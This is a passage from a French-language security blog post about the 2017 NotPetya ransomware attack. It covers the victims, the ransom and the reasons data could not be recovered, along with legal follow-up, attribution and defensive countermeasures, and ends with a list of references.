


Figure 9: Note de rançon, Crédit : Crowdstrike

Victimes, Rançon et déchiffrement

Victimes

Un certain nombre d'entreprises ont été victimes de l'attaque. Leur dénominateur commun étant d'avoir des filiales/entités/sous-traitants en Ukraine utilisant le logiciel de comptabilité M.E.Doc.

Quelques noms :

- Le géant du transport Maersk
- Le groupe pétrolier Rosnef

- Les laboratoires pharmaceutiques Merck
- Le géant des matériaux de construction Saint-Gobain
- Le distributeur français Auchan
- La société ferroviaire SNCF
- Le cabinet d'avocats américains DLA Piper
- Beiersdorf, le fabricant de la crème Nivea
- Reckitt Benckiser
- Des aéroports
- Des banques
- …

Rançon

/!\ Ne Payez Pas ! /!

Il est demandé de payer une rançon de 300$ en Bitcoin (monnaie virtuelle) à destination du portefeuille suivant : **1Mz7153HMuxXTuR2R1t78mGSdzaAtNbBWX**

/!\ Ne Payez Pas ! /!

Déchiffrement

Il est actuellement impossible de déchiffrer les données car la clé de chiffrement est effacée lors du processus. De plus, l'identifiant affiché ne permet pas d'identifier une machine car il est généré aléatoirement.

Enfin, l'adresse email de contact a été suspendue quelques heures après le début des infections, rendant toute communication avec l'attaquant impossible.




Figure 10: email ne fonctionnant pas ; Crédit: Mikko Hypponen

Conséquences juridiques :

En France, le parquet de Paris a ouvert une enquête en flagrance pour les chefs suivants :

- Accès et maintien frauduleux dans des systèmes de traitement automatisé de données
- Entrave au fonctionnement de ces systèmes
- Extorsions et tentatives d'extorsion

III. Attribution

Nous avons vu fleurir une attribution assumée par ESET, fournisseur de logiciels de sécurité cette semaine. Cette attribution est basée sur des analyses de similarités de code partagé entre BlackEnergy et le logiciel malveillant.

Cependant, aujourd'hui, il est, pratiquement, impossible d'attribuer une attaque informatique. Ceci est dû en partie par l'utilisation de techniques comme les « proxies », mais aussi du fait qu'on peut

effectuer des attaques sous bannière cachée, en rémunérant des criminels pour qu'ils effectuent ces attaques pour votre compte.

Le centre d'excellence de l'OTAN en matière cyber (CCD COE), s'est prononcé lui pour une attaque venant d'un acteur sponsorisé par un État. Il appelle à une réponse collective pour les investigations menées sur le logiciel malveillant.

IV. (Contre)Mesures et bonnes pratiques

Proactif

Il apparait que s'il on déploie un fichier perfc.dat et/ou perfc.dll en préventif ayant uniquement pour attributs : Lecture seule, l'infection est annulée. (Pas testé personnellement)

En cas d'infection

- Déconnectez la machine concernée
- Pour éviter la propagation du logiciel malveillant, coupez le segment réseau concerné
- Ne payez pas
- Changez les identifiants compromis
- Evaluez la compromission de votre réseau en recherchant la clé de registre suivante ***HKEY_CURRENT_USER\SOFTWARE\WC***

Bonnes pratiques

- Segmentez vos réseaux
- Filtrez les ports 445 et 139
- Monitorez vos réseaux
- Activez les mesures de protection suivantes si vous le pouvez :
    - Device Guard
    - App Locker
    - Secure Boot
    - Credential Guard
- Filtrez les accès VMI
- Limitez les autorisations de PsExec
- Mettez à jour vos systèmes
- Appliquez le principe du moindre privilège pour les comptes utilisateurs
- …

V. Commentaire

L'attaque ayant eu cours le 27 Juin 2017 n'est absolument pas une nouvelle version de WannaCry comme l'ont martelé les médias. Celle-ci fait preuve de beaucoup plus de technicité. Elle s'illustre dans sa vitesse de propagation, il lui suffit d'infecter un seul poste pour compromettre tout un réseau à plat. Elle est aussi très ciblée. En effet, elle a été orchestrée pour toucher les utilisateurs très spécifiques d'un logiciel métier de comptabilité ukrainien. Le fait de supprimer la clef de déchiffrement des données ne laisse que peu de doute sur les véritables intentions des attaquants.

Cette attaque a été encore une fois la preuve que les entreprises ne sont pas toutes préparées au risque qu'est le numérique. Il y a encore du travail en perspective, mais la médiatisation des attaques de ces derniers mois commence à (r)éveiller les consciences.

Swit**H**ak

VI. Webographie :

- https://www.welivesecurity.com/2017/07/04/analysis-of-telebots-cunning-backdoor/
- https://www.welivesecurity.com/2017/06/30/telebots-back-supply-chain-attacks-against-ukraine/
- https://blog.nviso.be/2017/06/30/recovering-custom-hashes-for-the-petyanotpetya-malware/
- https://msdn.microsoft.com/en-us/library/bb742610.aspx
- http://blog.talosintelligence.com/2017/06/worldwide-ransomware-variant.html
- http://blog.talosintelligence.com/2017/07/the-medoc-connection.html
- http://blog.uk.fujitsu.com/information-security/petya-medoc-and-the-delivery-of-malicious-software/#.WV-fIYjyhPY
- https://www.crowdstrike.com/blog/petrwrap-technical-analysis-part-2-further-findings-and-potential-for-mbr-recovery/
- https://blogs.technet.microsoft.com/mmpc/2017/06/27/new-ransomware-old-techniques-petya-adds-worm-capabilities/
- https://blogs.technet.microsoft.com/mmpc/2017/06/29/windows-10-platform-resilience-against-the-petya-ransomware-attack/?platform=hootsuite
- https://www.crowdstrike.com/blog/petrwrap-ransomware-technical-analysis-triple-threat-file-encryption-mft-encryption-credential-theft/
- https://blog.malwarebytes.com/threat-analysis/2017/06/eternalpetya-lost-salsa20-key/
- https://blog.malwarebytes.com/cybercrime/2017/07/the-key-to-the-old-petya-has-been-published-by-the-malware-author/
- https://blog.malwarebytes.com/cybercrime/2017/06/petya-esque-ransomware-is-spreading-across-the-world/
- https://blog.malwarebytes.com/threat-analysis/2017/06/eternalpetya-yet-another-stolen-piece-package/?utm_source=twitter&utm_medium=social
- https://blog.comae.io/byata-enhanced-wannacry-a3ddd6c8dabb
- https://blog.comae.io/petya-2017-is-a-wiper-not-a-ransomware-9ea1d8961d3b
- https://www.boozallen.com/content/dam/boozallen_site/sig/pdf/white-paper/rollup-of-booz-allen-petya-research.pdf
- https://blog.nviso.be/2017/06/30/recovering-custom-hashes-for-the-petyanotpetya-malware/
- http://amanda.secured.org/just-a-php-web-shell-sold-in-dark-forums/
- http://connect.ed-diamond.com/MISC/MISC-066/Utilisation-avancee-de-Mimikatz

A propos de l'auteur

Professionnel de la sécurité informatique, passionné par tout ce qui touche directement et indirectement à ce domaine : Législations (nationales et internationales), logiciels malveillants, actualités, vie privée, géopolitique, etc.

@SwitHak